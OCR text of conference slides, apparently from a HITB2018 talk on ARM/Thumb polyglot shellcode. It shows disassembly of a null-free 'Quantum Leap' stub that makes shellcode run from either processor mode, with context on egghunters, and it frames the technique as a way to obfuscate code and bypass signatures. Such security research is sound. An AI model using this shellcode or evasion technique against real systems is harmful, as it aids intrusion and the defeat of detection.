


- Controlled by ARM Opcode and conditional flags.
- Part influenced by Operand 1 (ARM).
- Trickier to control.

- Controlled by Destination and Operand 2 of the ARM instruction.
- Easier to control.

ARM and THUMB decoding - 1

1 ARM INSTRUCTION RESULTING INTO 2 THUMB INSTRUCTIONS:



(Un)conditional Instructions

- How can we turn an ARM instruction into a conditional instruction…
- …with guaranteed execution everytime?
- COMPLIMENTARY CONDITIONS.

```
UNCONDITIONAL INSTRUCTION          COMPLIMENTARY CONDITIONS
e28f1001  add   r1, pc, #1         128f1005  addne r1, pc, #5
                                   028f1001  addeq r1, pc, #1
```

- One of the instructions is guaranteed to execute, irrespective of condition flags.

ARM and THUMB decoding - 2

USING CONDITIONAL ARM INSTRUCTIONS:

Complimentary Conditional ARM instructions

No destructive instructions in Thumb mode

Final "Quantum Leap" Code

```
QUANTUM LEAP: ARM TO THUMB
 0: 228fa019   addcs   sl, pc, #25

 4: 328fa015   addcc   sl, pc, #21

 8: 21a0400d   movcs   r4, sp

 c: 31a0400d   movcc   r4, sp

10: 292d0412   pushcs {r1, r4, sl}

14: 392d0412   pushcc {r1, r4, sl}

18: 28bda002   popcs  {r1, sp, pc}

1c: 38bda002   popcc  {r1, sp, pc}

20: beff       bkpt   0x00ff
22: beff       bkpt   0x00ff
```

```
QUANTUM LEAP: PASS THROUGH (THUMB)
 0: a019   add    r0, pc, #100
 2: 228f   movs   r2, #143
 4: a015   add    r0, pc, #84
 6: 328f   adds   r2, #143
 8: 400d   ands   r5, r1
 a: 21a0   movs   r1, #160
 c: 400d   ands   r5, r1
 e: 31a0   adds   r1, #160
10: 0412   lsls   r2, r2, #16
12: 292d   cmp    r1, #45
14: 0412   lsls   r2, r2, #16
16: 392d   subs   r1, #45
18: a002   add    r0, pc, #8
1a: 28bd   cmp    r0, #189
1c: a002   add    r0, pc, #8
1e: 38bd   subs   r0, #189
20: beff   bkpt   0x00ff
20: beff   bkpt   0x00ff
```

Assembling the Quantum Leap


- No Thumb2 instructions.
- No NULL bytes.
- Took many iterations to finalise!
- bx sl implemented by push {sl}, pop {pc}.
- Register list proved to be a challenge.
- Registers r4, sl altered in ARM.
- Registers r0, r1, r2, r5 altered in Thumb.

QUANTUM LEAP SHELLCODE

ARM - Address / Mode Independent Shellcode 9/8/17

Problem statement:
After running the ARM Egghunter, it may happen that the egg may not land at a 4 byte aligned address.

The processor mode is not deterministic. It can be ARM or Thumb.



DEMO

Conclusion

- ARM/Thumb Polyglot instructions and conditional execution offer many opportunities for obfuscation and signature bypass.
- Lots of exploration opportunities in ARM shellcoding.

https://github.com/therealsaumil/arm_shellcode

exit(0)

#HITB2018PEK

Saumil Shah

@therealsaumil